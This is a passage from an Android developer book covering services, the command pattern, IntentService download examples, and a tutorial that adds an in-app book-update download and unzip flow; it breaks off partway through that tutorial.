Unfortunately, your emulator probably has nothing that can handle this `Intent`. However, if you enter `http://goo.gl/w113e` in your emulator's browser, that should allow you to download and install a copy of the APK from the `Intents/FauxSender` sample project that we covered earlier in this book. When the download is complete (which should be very quick), open up the notification drawer and tap on the "download complete" notification. This should begin the installation process. Depending on your Android version, you may also need to "allow installation of non-Market apps" — after fixing this, you can use the Downloads app on the emulator to try installing the APK again.

Once FauxSender is installed, it will respond to your attempts to share a note.

# In Our Next Episode…

… we will allow the user to update the book's contents over the Internet.

# Services and the Command Pattern

As noted previously, Android services are for long-running processes that may need to keep running even when decoupled from any activity. Examples include playing music even if the "player" activity gets garbage-collected, polling the Internet for RSS/Atom feed updates, and maintaining an online chat connection even if the chat client loses focus due to an incoming phone call.

Services are created when manually started (via an API call) or when some activity tries connecting to the service via inter-process communication (IPC). Services will live until specifically shut down or until Android is desperate for RAM and destroys them prematurely. Running for a long time has its costs, though, so services need to be careful not to use too much CPU or keep radios active too much of the time, lest the service cause the device's battery to get used up too quickly.

This chapter outlines the basic theory behind creating and consuming services, including a look at the "command pattern" for services.

## Why Services?

Services are a "Swiss Army knife" for a wide range of functions that do not require direct access to an activity's user interface, such as:

1. Performing operations that need to continue even if the user leaves the application's activities, like a long download (as seen with the Android Market) or playing music (as seen with Android music apps)
2. Performing operations that need to exist regardless of activities coming and going, such as maintaining a chat connection in support of a chat application

3. Providing a local API to remote APIs, such as might be provided by a Web service
4. Performing periodic work without user intervention, akin to cron jobs or Windows scheduled tasks

Even things like home screen app widgets often involve a service to assist with long-running work.

Many applications will not need any services. Very few applications will need more than one. However, the service is a powerful tool for an Android developer's toolbox and is a subject with which any qualified Android developer should be familiar.

# Setting Up a Service

Creating a service implementation shares many characteristics with building an activity. You inherit from an Android-supplied base class, override some lifecycle methods, and hook the service into the system via the manifest.

## The Service Class

Just as an activity in your application extends either `Activity` or an Android-supplied `Activity` subclass, a service in your application extends either `Service` or an Android-supplied `Service` subclass. The most common `Service` subclass is `IntentService`, used primarily for the command pattern, described later in this chapter. That being said, many services simply extend `Service`.

## Lifecycle Methods

Just as activities have `onCreate()`, `onResume()`, `onPause()` and kin, `Service` implementations have their own lifecycle methods, such as:

- `onCreate()`, which, as with activities, is called when the service process is created, by any means
- `onStartCommand()`, which is called each time the service is sent a command via `startService()`
- `onBind()`, which is called whenever a client binds to the service via `bindService()`
- `onDestroy()` which is called as the service is being shut down

As with activities, services initialize whatever they need in `onCreate()` and clean up those items in `onDestroy()`. And, as with activities, the `onDestroy()` method of a service might not be called, if Android terminates the entire application process, such as for emergency RAM reclamation.

The `onStartCommand()` and `onBind()` lifecycle methods will be implemented based on your choice of communicating to the client, as will be explained later in this chapter.

## Manifest Entry

Finally, you need to add the service to your `AndroidManifest.xml` file, for it to be recognized as an available service for use. That is simply a matter of adding a `<service>` element as a child of the `application` element, providing `android:name` to reference your service class.

Since the service class is in the same Java namespace as everything else in this application, we can use the shorthand (`"WeatherService"` or `".WeatherService"`) to reference our class.

For example, here is a manifest showing the `<service>` element:

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
  package="com.commonsware.android.fakeplayer"
  android:versionCode="1"
  android:versionName="1.0">

  <supports-screens
    android:anyDensity="true"
    android:largeScreens="true"
    android:normalScreens="true"
    android:smallScreens="true"/>

  <uses-sdk
    android:minSdkVersion="7"
    android:targetSdkVersion="11"/>

  <application
    android:icon="@drawable/ic_launcher"
    android:label="@string/app_name"
    android:theme="@style/Theme.Sherlock">
    <activity
      android:name="FakePlayer"
      android:label="@string/app_name">
      <intent-filter>
        <action android:name="android.intent.action.MAIN"/>
```

```
        <category android:name="android.intent.category.LAUNCHER"/>
      </intent-filter>
    </activity>

    <service android:name="PlayerService"/>
  </application>

</manifest>
```

# Communicating To Services

Clients of services — frequently activities, though not necessarily — have two main ways to send requests or information to a service. One approach is to send a command, which creates no lasting connection to the service. The other approach is to bind to the service, establishing a bi-directional communications channel that lasts as long as the client needs it.

## Sending Commands with startService()

The simplest way to work with a service is to call `startService()`. The `startService()` method takes an Intent parameter, much like `startActivity()` does. In fact, the `Intent` supplied to `startService()` has the same two-part role as it does with `startActivity()`:

1. Identify the service to communicate with
2. Supply parameters, in the form of `Intent` extras, to tell the service what it is supposed to do

For a local service — the focus of this book — the simplest form of `Intent` is one that identifies the class that implements the `Intent` (e.g., `new Intent(this, MyService.class);`).

The call to `startService()` is asynchronous, so the client will not block. The service will be created if it is not already running, and it will receive the `Intent` via a call to the `onStartCommand()` lifecycle method. The service can do whatever it needs to in `onStartCommand()`, but since `onStartCommand()` is called on the main application thread, it should do its work very quickly. Anything that might take a while should be delegated to a background thread.

The `onStartCommand()` method can return one of several values, mostly to indicate to Android what should happen if the service's process should be killed while it is running. The most likely return values are:

1. `START_STICKY`, meaning that the service should be moved back into the started state (as if `onStartCommand()` had been called), but do not re-deliver the `Intent` to `onStartCommand()`
2. `START_REDELIVER_INTENT`, meaning that the service should be restarted via a call to `onStartCommand()`, supplying the same `Intent` as was delivered this time
3. `START_NOT_STICKY`, meaning that the service should remain stopped until explicitly started by application code

By default, calling `startService()` not only sends the command, but tells Android to keep the service running until something tells it to stop. One way to stop a service is to call `stopService()`, supplying the same `Intent` used with `startService()`, or at least one that is equivalent (e.g., identifies the same class). At that point, the service will stop and will be destroyed. Note that `stopService()` does not employ any sort of reference counting, so three calls to `startService()` will result in a single service running, which will be stopped by a call to `stopService()`.

Another possibility for stopping a service is to have the service call `stopSelf()` on itself. You might do this if you use `startService()` to have a service begin running and doing some work on a background thread, then having the service stop itself when that background work is completed.

## Binding to Services

Another approach to communicating with a service is to use the binding pattern. Here, instead of packaging commands to be sent via an `Intent`, you can obtain an actual API from the service, with whatever data types, return values, and so on that you wish. You then invoke that API no different than you would on some local object.

The benefit is the richer API. The cost is that binding is more complex to set up and more complex to maintain, particularly across configuration changes.

We will discuss the binding pattern later in this book.

# Scenario: The Music Player

Most audio player applications in Android — for music, audiobooks, or whatever — do not require the user to remain in the player application itself. Rather, the user can go on and do other things with their device, with the audio playing in the background.

The sample project reviewed in this section is `Service/FakePlayer`.

## The Design

We will use `startService()`, since we want the service to run even when the activity starting it has been destroyed. However, we will use a regular `Service`, rather than an `IntentService`. An `IntentService` is designed to do work and stop itself, whereas in this case, we want the user to be able to stop the music playback when the user wants to.

Since music playback is outside the scope of this chapter, the service will simply stub out those particular operations.

## The Service Implementation

Here is the implementation of this `Service`, named `PlayerService`:

```
package com.commonsware.android.fakeplayer;

import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
import android.util.Log;

public class PlayerService extends Service {
  public static final String EXTRA_PLAYLIST="EXTRA_PLAYLIST";
  public static final String EXTRA_SHUFFLE="EXTRA_SHUFFLE";
  private boolean isPlaying=false;

  @Override
  public int onStartCommand(Intent intent, int flags, int startId) {
    String playlist=intent.getStringExtra(EXTRA_PLAYLIST);
    boolean useShuffle=intent.getBooleanExtra(EXTRA_SHUFFLE, false);

    play(playlist, useShuffle);

    return(START_NOT_STICKY);
  }
```

```
  @Override
  public void onDestroy() {
    stop();
  }

  @Override
  public IBinder onBind(Intent intent) {
    return(null);
  }

  private void play(String playlist, boolean useShuffle) {
    if (!isPlaying) {
      Log.w(getClass().getName(), "Got to play()!");
      isPlaying=true;
    }
  }

  private void stop() {
    if (isPlaying) {
      Log.w(getClass().getName(), "Got to stop()!");
      isPlaying=false;
    }
  }
}
```

In this case, we really do not need anything for `onCreate()`, so that lifecycle method is skipped. On the other hand, we have to implement `onBind()`, because that is an abstract method on `Service`.

When the client calls `startService()`, `onStartCommand()` is called in `PlayerService`. Here, we get the `Intent` and pick out some extras to tell us what to play back (`EXTRA_PLAYLIST`) and other configuration details (e.g., `EXTRA_SHUFFLE`). `onStartCommand()` calls `play()`, which simply flags that we are playing and logs a message to LogCat — a real music player would use `MediaPlayer` to start playing the first song in the playlist. `onStartCommand()` returns `START_NOT_STICKY`, indicating that if Android has to kill off this service (e.g., low memory), it should not restart it once conditions improve.

`onDestroy()` stops the music from playing — theoretically, anyway — by calling a `stop()` method. Once again, this just logs a message to LogCat, plus updates our internal are-we-playing flag.

In the upcoming chapter on notifications, we will revisit this sample and discuss the use of `startForeground()` to make it easier for the user to get back to the music player, plus let Android know that the service is delivering part of the foreground experience and therefore should not be shut down.

## Using the Service

The `PlayerFragment` demonstrating the use of `PlayerService` has a very elaborate UI, consisting of two large buttons:

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:orientation="vertical">

  <Button
    android:id="@+id/start"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/start_the_player"/>

  <Button
    android:id="@+id/stop"
    android:layout_width="fill_parent"
    android:layout_height="fill_parent"
    android:layout_weight="1"
    android:text="@string/stop_the_player"/>

</LinearLayout>
```

The fragment itself is not much more complex:

```
package com.commonsware.android.fakeplayer;

import android.content.Intent;
import android.os.Bundle;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import com.actionbarsherlock.app.SherlockFragment;

public class PlayerFragment extends SherlockFragment implements
    View.OnClickListener {
  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.main, parent, false);

    result.findViewById(R.id.start).setOnClickListener(this);
    result.findViewById(R.id.stop).setOnClickListener(this);

    return(result);
  }

  @Override
```

```
  public void onClick(View v) {
    Intent i=new Intent(getActivity(), PlayerService.class);

    if (v.getId()==R.id.start) {
      i.putExtra(PlayerService.EXTRA_PLAYLIST, "main");
      i.putExtra(PlayerService.EXTRA_SHUFFLE, true);

      getActivity().startService(i);
    }
    else {
      getActivity().stopService(i);
    }
  }
}
```

The `onCreate()` method merely loads the UI. The `startPlayer()` method constructs an `Intent` with fake values for `EXTRA_PLAYLIST` and `EXTRA_SHUFFLE`, then calls `startService()`. After you press the top button, you will see the corresponding message in LogCat. Similarly, `stopPlayer()` calls `stopService()`, triggering the second LogCat message. Notably, you do not need to keep the activity running in between those button clicks — you can exit the activity via BACK and come back later to stop the service.

# Communicating *From* Services

Sending commands to a service, by default, is a one-way street. Frequently, though, we need to get results from our service back to our activity. There are a few approaches for how to accomplish this.

## Broadcast Intents

One approach, first mentioned in the chapter on `Intent` filters, is to have the service send a broadcast `Intent` that can be picked up by the activity... assuming the activity is still around and is not paused. The service can call `sendBroadcast()`, supplying an Intent that identifies the broadcast, designed to be picked up by a `BroadcastReceiver`. This could be a component-specific broadcast (e.g., `new Intent(this, MyReceiver.class)`), if the `BroadcastReceiver` is registered in the manifest. Or, it can be based on some action string, perhaps one even documented and designed for third-party applications to listen for.

The activity, in turn, can register a `BroadcastReceiver` via `registerReceiver()`, though this approach will only work for `Intent` objects specifying some action, not ones identifying a particular component. But, when the activity's

BroadcastReceiver receives the broadcast, it can do what it wants to inform the user or otherwise update itself.

## Pending Results

Your activity can call createPendingResult(). This returns a PendingIntent – an object that represents an Intent and the corresponding action to be performed upon that Intent (e.g., use it to start an activity). In this case, the PendingIntent will cause a result to be delivered to your activity's implementation of onActivityResult(), just as if another activity had been called with startActivityForResult() and, in turn, called setResult() to send back a result.

Since a PendingIntent is Parcelable, and can therefore be put into an Intent extra, your activity can pass this PendingIntent to the service. The service, in turn, can call one of several flavors of the send() method on the PendingIntent, to notify the activity (via onActivityResult()) of an event, possibly even supplying data (in the form of an Intent) representing that event.

We will be seeing PendingIntent used many places later in this book.

## Messenger

Yet another possibility is to use a Messenger object. A Messenger sends messages to an activity's Handler. Within a single activity, a Handler can be used to send messages to itself, as was mentioned briefly in the chapter on threads. However, between components — such as between an activity and a service — you will need a Messenger to serve as the bridge.

As with a PendingIntent, a Messenger is Parcelable, and so can be put into an Intent extra. The activity calling startService() or bindService() would attach a Messenger as an extra on the Intent. The service would obtain that Messenger from the Intent. When it is time to alert the activity of some event, the service would:

1. Call Message.obtain() to get an empty Message object
2. Populate that Message object as needed, with whatever data the service wishes to pass to the activity
3. Call send() on the Messenger, supplying the Message as a parameter

The Handler will then receive the message via handleMessage(), on the main application thread, and so can update the UI or whatever is necessary.

### Notifications

Another approach is for the service to let the user know directly about the work that was completed. To do that, a service can raise a `Notification` — putting an icon in the status bar and optionally shaking or beeping or something. This technique is covered in an upcoming chapter.

## Scenario: The Downloader

If you elect to download something from the Play Store, you are welcome to back out of the Market application entirely. This does not cancel the download – the download and installation run to completion, despite no Market activity being on-screen.

You may have similar circumstances in your application, from downloading a purchased e-book to downloading a map for a game to downloading a file from some sort of "drop box" file-sharing service.

Android 2.3 introduced the `DownloadManager` (covered in a previous chapter), which would handle this for you. However, you might need that sort of capability on older versions of Android, at least through late 2012, as Android 2.2 fades into the distance.

The sample project reviewed in this section is `Service/Downloader`.

### The Design

This sort of situation is a perfect use for the command pattern and an `IntentService`. The `IntentService` has a background thread, so downloads can take as long as needed. An `IntentService` will automatically shut down when the work is done, so the service will not linger and you do not need to worry about shutting it down yourself. Your activity can simply send a command via `startService()` to the `IntentService` to tell it to go do the work.

Admittedly, things get a bit trickier when you want to have the activity find out when the download is complete. This example will show the use of a `BroadcastReceiver` for this.

## Using the Service

The `DownloadFragment` demonstrating the use of `Downloader` has a trivial UI, consisting of one large button:

```
<?xml version="1.0" encoding="utf-8"?>
<Button xmlns:android="http://schemas.android.com/apk/res/android"
  android:id="@+id/button"
  android:layout_width="fill_parent"
  android:layout_height="fill_parent"
  android:text="Do the Download"
  android:onClick="doTheDownload"
/>
```

That UI is initialized in `onCreateView()`, as usual:

```
  @Override
  public View onCreateView(LayoutInflater inflater, ViewGroup parent,
                           Bundle savedInstanceState) {
    View result=inflater.inflate(R.layout.main, parent, false);

    b=(Button)result.findViewById(R.id.button);
    b.setOnClickListener(this);

    return(result);
  }
```

When the user clicks the button, `onClick()` is called to disable the button (to prevent accidental duplicate downloads) and call `startService()` to send over a command:

```
  @Override
  public void onClick(View v) {
    b.setEnabled(false);

    Intent i=new Intent(getActivity(), Downloader.class);

    i.setData(Uri.parse("http://commonsware.com/Android/excerpt.pdf"));

    getActivity().startService(i);
  }
```

Here, the `Intent` we pass over has the URL of the file to download (in this case, a URL pointing to a PDF).

## The Service Implementation

Here is the implementation of this `IntentService`, named `Downloader`:

```
package com.commonsware.android.downloader;

import android.app.IntentService;
import android.content.Intent;
import android.os.Environment;
import android.util.Log;
import java.io.BufferedOutputStream;
import java.io.File;
import java.io.FileOutputStream;
import java.io.IOException;
import java.io.InputStream;
import java.net.HttpURLConnection;
import java.net.URL;

public class Downloader extends IntentService {
  public static final String ACTION_COMPLETE=
      "com.commonsware.android.downloader.action.COMPLETE";

  public Downloader() {
    super("Downloader");
  }

  @Override
  public void onHandleIntent(Intent i) {
    try {
      File root=

Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS);

      root.mkdirs();

      File output=new File(root, i.getData().getLastPathSegment());

      if (output.exists()) {
        output.delete();
      }

      URL url=new URL(i.getData().toString());
      HttpURLConnection c=(HttpURLConnection)url.openConnection();

      c.setRequestMethod("GET");
      c.setReadTimeout(15000);
      c.connect();

      FileOutputStream fos=new FileOutputStream(output.getPath());
      BufferedOutputStream out=new BufferedOutputStream(fos);

      try {
        InputStream in=c.getInputStream();
        byte[] buffer=new byte[8192];
        int len=0;

        while ((len=in.read(buffer)) > 0) {
          out.write(buffer, 0, len);
```

```
        }

        out.flush();
      }
      finally {
        fos.getFD().sync();
        out.close();
      }

      sendBroadcast(new Intent(ACTION_COMPLETE));
    }
    catch (IOException e2) {
      Log.e(getClass().getName(), "Exception in download", e2);
    }
  }
}
```

Our business logic is in `onHandleIntent()`, which is called on an Android-supplied background thread, so we can take whatever time we need. Also, when `onHandleIntent()` ends, the `IntentService` will stop itself automatically... assuming no other requests for downloads occurred while `onHandleIntent()` was running. In that case, `onHandleIntent()` is called again for the next download, and so on.

In `onHandleIntent()`, we first set up a `File` object pointing to where we want to download the file. We use `getExternalStorageDirectory()` to find the public folder for downloads. Since this directory may not exist, we need to create it using `mkdirs()`. We then use the `getLastPathSegment()` convenience method on `Uri`, which returns to use the filename portion of a path-style `Uri`. The result is that our `output File` object points to a file, named the same as the file we are downloading, in a public folder.

We then go through a typical `HttpUrlConnection` process to connect to the URL supplied via the `Uri` in the `Intent`, streaming the results from the connection (8KB at a time) out to our designated file. Then, we follow the requested recipe to ensure our file is saved:

- `flush()` the stream
- `sync()` the `FileDescriptor` (from `getFD()`)
- `close()` the stream

Finally, it would be nice to let somebody know that the download has completed. So, we send a broadcast `Intent`, with our own custom action (`ACTION_COMPLETE`).

## Receiving the Broadcast

Our `DownloadFragment` is set up to listen for that broadcast `Intent`, by registering a `BroadcastReceiver` in `onResume()` and unregistering it in `onPause()`:

```
@Override
public void onResume() {
  super.onResume();

  IntentFilter f=
      new IntentFilter(Downloader.ACTION_COMPLETE);

  getActivity().registerReceiver(onEvent, f);
}

@Override
public void onPause() {
  getActivity().unregisterReceiver(onEvent);

  super.onPause();
}
```

The `BroadcastReceiver` itself re-enables our button, plus displays a `Toast` indicating that the download is complete:

```
private BroadcastReceiver onEvent=new BroadcastReceiver() {
  public void onReceive(Context ctxt, Intent i) {
    b.setEnabled(true);

    Toast.makeText(getActivity(), R.string.download_complete,
                   Toast.LENGTH_LONG).show();
  }
};
```

Note that if the user leaves the activity (e.g., BACK, HOME), the broadcast will not be received by the activity. There are other ways of addressing this, particularly combining an ordered broadcast with a `Notification`, which we will examine later in this book.

# Tutorial #16 - Updating the Book

The app is designed to ship a copy of the book's chapters as assets, so a user can just download one thing and get everything they need: book and reader.

However, sometimes books get updated. This is a bit less likely with the material being used in this tutorial, as it is rather unlikely that H. G. Wells will rise from the grave to amend *The War of the Worlds*. However, other books, such as Android developer guides written by balding guys, might be updated more frequently.

Most likely, the way you would get those updates is by updating the entire app, so you get improvements to the reader as well. However, another approach would be to be able to download an update to the book as a separate ZIP file. The reader would use the contents of that ZIP file if one has been downloaded, otherwise it will "fall back" to the copy in assets. That is the approach that we will take in this tutorial, to experiment a bit with Internet access and services.

This is a rather lengthy tutorial.

This is a continuation of the work we did in the previous tutorial.

You can find the results of the previous tutorial and the results of this tutorial in the book's GitHub repository.

Note that if you are importing the previous code to begin work here, you will also need the copy of ActionBarSherlock in this book's GitHub repository, and to make sure that your imported EmPubLite project references the ActionBarSherlock project as a library.

# Step #1: Adding a Stub DownloadCheckService

There are a few pieces to our download-the-book-update puzzle:

- We need to determine if there is an update available and, if so, where we can find the ZIP file that is the update
- We need to download the update's ZIP file, which could be a fairly large file
- We need to unpack that ZIP file into internal or external storage, so that it is more easily used by the rest of our code and performs more quickly than would dynamically reading the contents out of the ZIP on the fly
- All of that needs to happen in the background from a threading standpoint
- Ideally, all of that could happen either in the foreground or the background from a UI standpoint (i.e., user manually requests an update check, or an update check is performed automatically on a scheduled basis)

To address the first puzzle piece — determining if there is an update available — we can use an `IntentService`. That makes it easy for us to do the work not only in the background from a threading standpoint, but also be able to use it either from the UI or from some sort of background-work scheduler. So, let's add a `DownloadCheckService` to our project.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `DownloadCheckService` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `IntentService` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `DownloadCheckService` class.

Then, with `DownloadCheckService` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.app.IntentService;
import android.content.Intent;

public class DownloadCheckService extends IntentService {
```

```
  public DownloadCheckService() {
    super("DownloadCheckService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
  }
}
```

You will also need to add a new *service* node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `DownloadCheckService`, following the same approach that we used for activities in this application — just be sure to define a service instead of an activity.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/DownloadCheckService.java` source file, with the content shown above. Also add the following `<service>` element as a child of the `<application>` element in your `AndroidManifest.xml` file:

```
    <service android:name="DownloadCheckService">
    </service>
```

## Step #2: Tying the Service Into the Action Bar

To allow the user to manually request that we update the book (if an update is available), we should add a new action bar item to `EmPubLiteActivity`, to the `res/menu/options.xml` file:

```
  <item
    android:id="@+id/update"
    android:icon="@android:drawable/ic_menu_save"
    android:showAsAction="ifRoom|withText"
    android:title="@string/download_update">
  </item>
```

Eclipse users can add this via the structured editor for `res/menu/options.xml`, following the instructions used for other action bar items.

Note that this menu definition requires a new string resource, named `download_update`, with a value like `Download Update`.

That allows us to add a new `case` to the `switch` statement in `onOptionsItemSelected()` in `EmPubLiteActivity`:

```
      case R.id.update:
        startService(new Intent(this, DownloadCheckService.class));
        return(true);
```

All we do here is send a command to our `DownloadCheckService` to see if a download is available.

# Step #3: Adding a Stub DownloadCompleteReceiver

Ideally, our actual downloading will be done by `DownloadManager`, as it handles all of the idiosyncracies with network type failover and so on. The way we find out that a download from `DownloadManager` is complete is via a broadcast `Intent`. So, we need to set up a receiver for that `Intent`. And, since we do not know if our process will be around when the download is complete, we should set up that `BroadcastReceiver` in the manifest.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `DownloadCompleteReceiver` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `BroadcastReceiver` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `DownloadCompleteReceiver` class.

You will also need to add a new *receiver* node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `DownloadCompleteReceiver`, following the same approach that we used for activities in this application — just be sure to define a receiver instead of an activity.

However, we also must add an `<intent-filter>` to the `<receiver>` element, identifying the broadcast which we wish to monitor. To do that:

- Click on the Receiver element associated with `DownloadCompleteReceiver` in the list of "Application Nodes"

- Click the "Add..." button next to the list of "Application Nodes" and choose "Intent Filter" from the list
- With the "Intent Filter" highlighted in the "Application Nodes" tree, click "Add..." again, this time choosing "Action" from the list
- In the details area on the right, *type in* `android.intent.action.DOWNLOAD_COMPLETE`, as this one does not appear in the drop-down in the current version of the ADT plugin for Eclipse

### Outside of Eclipse

Create a `src/com/commonsware/empublite/DownloadCompleteReceiver.java` source file, with the content shown above. Also add the following `<receiver>` element as a child of the `<application>` element in your `AndroidManifest.xml` file:

```
<receiver android:name="DownloadCompleteReceiver">
  <intent-filter>
    <action android:name="android.intent.action.DOWNLOAD_COMPLETE"/>
  </intent-filter>
</receiver>
```

## Step #4: Completing the DownloadCheckService

Now that we have some of our other dependencies in place, like `DownloadCompleteReceiver`, we can add in the business logic for `DownloadCheckService`.

First, add an `UPDATE_URL` static data member to `DownloadCheckService`, containing the URL we will poll to see if there is an update available:

```
private static final String UPDATE_URL=
    "http://misc.commonsware.com/empublite-update.json";
```

Next, replace the stub `onHandleIntent()` method we have now in `DownloadCheckService` with the following:

```
@Override
protected void onHandleIntent(Intent intent) {
  BufferedReader reader=null;

  try {
    URL url=new URL(UPDATE_URL);
    HttpURLConnection c=(HttpURLConnection)url.openConnection();

    c.setRequestMethod("GET");
```

```
      c.setReadTimeout(15000);
      c.connect();

      reader=
          new BufferedReader(new InputStreamReader(c.getInputStream()));

      StringBuilder buf=new StringBuilder();
      String line=null;

      while ((line=reader.readLine()) != null) {
        buf.append(line + "\n");
      }

      checkDownloadInfo(buf.toString());
    }
    catch (Exception e) {
      Log.e(getClass().getSimpleName(),
            "Exception retrieving update info", e);
    }
    finally {
      if (reader != null) {
        try {
          reader.close();
        }
        catch (IOException e) {
          Log.e(getClass().getSimpleName(),
                "Exception closing HUC reader", e);
        }
      }
    }
  }
```

In this fairly large chunk of code, we are using `HttpUrlConnection` to download `UPDATE_URL`, streaming the resulting JSON into a `StringBuilder`. We then pass the `String` representing the JSON into yet-to-be-implemented `checkDownloadInfo()` method. Along the way, we have exception handling to make sure we clean up our socket connection in case something goes wrong.

Then, add an `UPDATE_BASEDIR` static data member to `DownloadCheckService`, representing the name of a directory on internal storage where our updates will be stored:

```
  private static final String UPDATE_BASEDIR="updates";
```

Next, add a `getUpdateBaseDir()` method to `DownloadCheckService` that takes `UPDATE_BASEDIR` and adds it to the `getFilesDir()` `File` returned by a `Context`

```
  static File getUpdateBaseDir(Context ctxt) {
    return(new File(ctxt.getFilesDir(), UPDATE_BASEDIR));
  }
```

Then, add an `UPDATE_FILENAME` static data member to `DownloadCheckService`, containing the filename to which we will download the update:

```
  public static final String UPDATE_FILENAME="book.zip";
```

Next, add an `PREF_PENDING_UPDATE` static data member to `DownloadCheckService`, containing the key in `SharedPreferences` where we will store the local location of an in-flight update:

```
  public static final String PREF_PENDING_UPDATE="pendingUpdateDir";
```

Then, add a pair of string resources:

- `update_title`, with a value like `EmPub Lite Update`
- `update_description`, with a value like `A new edition of book content`

The JSON in question that we are downloading will be of the form:

```
{"20120512": "http://misc.commonsware.com/WarOfTheWorlds-Update.zip"}
```

With that in mind, add an implementation of `checkDownloadInfo()` to `DownloadCheckService` as follows:

```
  private void checkDownloadInfo(String raw) throws JSONException {
    JSONObject json=new JSONObject(raw);
    String version=json.names().getString(0);
    File localCopy=new File(getUpdateBaseDir(this), version);

    if (!localCopy.exists()) {
      PreferenceManager.getDefaultSharedPreferences(this)
                       .edit()
                       .putString(PREF_PENDING_UPDATE,
                                  localCopy.getAbsolutePath()).commit();

      String url=json.getString(version);
      DownloadManager mgr=
          (DownloadManager)getSystemService(DOWNLOAD_SERVICE);
      DownloadManager.Request req=
          new DownloadManager.Request(Uri.parse(url));


Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS)
                 .mkdirs();

      req.setAllowedNetworkTypes(DownloadManager.Request.NETWORK_WIFI
                                 | DownloadManager.Request.NETWORK_MOBILE)
         .setAllowedOverRoaming(false)
         .setTitle(getString(R.string.update_title))
```

```
        .setDescription(getString(R.string.update_description))
        .setDestinationInExternalPublicDir(Environment.DIRECTORY_DOWNLOADS,
                                           UPDATE_FILENAME);

    mgr.enqueue(req);
  }
}
```

We first parse the JSON and get the version number of the update, which is the value of the one-and-only key of our `JSONObject`. We then create a `File` object representing a directory for that update, a subdirectory of our `getUpdateBaseDir()` directory. If we have already downloaded this update, that directory update's directory will exist by name, and we can skip the download.

Otherwise, we store the directory where we want the update to reside in our `SharedPreferences` under `PREF_PENDING_UPDATE`, for later retrieval by another service.

We then configure and enqueue a `DownloadManager.Request` to have `DownloadManager` download the update (the value for our version's key in the JSON). The resulting ZIP file is downloaded to external storage, in the standard `DIRECTORY_DOWNLOADS` location, under the filename represented by `UPDATE_FILENAME`.

Given this implementation, we need to add three permissions to the manifest:

- `android.permission.INTERNET`
- `android.permission.DOWNLOAD_WITHOUT_NOTIFICATION`
- `android.permission.WRITE_EXTERNAL_STORAGE`

Non-Eclipse users can add the following `<uses-permission>` elements as children of the root `<manifest>` element in `AndroidManifest.xml`:

```
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission
android:name="android.permission.DOWNLOAD_WITHOUT_NOTIFICATION"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
```

Eclipse users can double-click on `AndroidManifest.xml` and switch over to the Permissions tab. There, click the Add... button and choose to add a new "Uses Permission" entry. In the drop-down that appears on right, choose `android.permission.INTERNET`. Repeat that process twice more to add the other two permissions listed above.

# Step #5: Adding a Stub DownloadInstallService

`DownloadManager` will take care of downloading the ZIP file for us. However, once it is downloaded, we need to unZIP it into the desired update directory. And, we cannot do that from a `BroadcastReceiver` triggered by the download being completed, as the unZIP process may take too long.

So, we need another `IntentService` — this one we can call `DownloadInstallService`.

If you wish to make this change using Eclipse's wizards and tools, follow the instructions in the "Eclipse" section below. Otherwise, follow the instructions in the "Outside of Eclipse" section (appears after the "Eclipse" section).

## Eclipse

Right click over the `com.commonsware.empublite` package in the `src/` folder of your project, and choose New > Class from the context menu. Fill in `DownloadInstallService` in the "Name" field. Click the "Browse..." button next to the "Superclass" field and find `IntentService` to set as the superclass. Then, click "Finish" on the new-class dialog to create the `DownloadInstallService` class.

Then, with `DownloadInstallService` open in the editor, paste in the following class definition:

```
package com.commonsware.empublite;

import android.app.IntentService;
import android.content.Intent;

public class DownloadInstallService extends IntentService {
  public DownloadInstallService() {
    super("DownloadInstallService");
  }

  @Override
  protected void onHandleIntent(Intent intent) {
  }
}
```

You will also need to add a new service node to the list of nodes in the Application sub-tab of `AndroidManifest.xml`, pointing to `DownloadInstallService`, following the same approach that we used for `DownloadCheckService` earlier in this tutorial.

### Outside of Eclipse

Create a `src/com/commonsware/empublite/DownloadInstallService.java` source file, with the content shown above. Also add the following `<service>` element as a child of the `<application>` element in your `AndroidManifest.xml` file:

```
    <service android:name="DownloadInstallService">
    </service>
```

## Step #6: Completing the DownloadCompleteReceiver

Our `DownloadCompleteReceiver` is set up in the manifest to listen for `DownloadManager` broadcasts. We need to confirm that our update has taken place and, if so, arrange to invoke our `DownloadInstallService` to unpack it.

With that in mind, replace the stub `onReceive()` implementation in `DownloadCompleteReceiver` with the following:

```
  @Override
  public void onReceive(Context ctxt, Intent i) {
    File update=
        new File(

Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS),
                 DownloadCheckService.UPDATE_FILENAME);

    if (update.exists()) {
      ctxt.startService(new Intent(ctxt, DownloadInstallService.class));
    }
  }
```

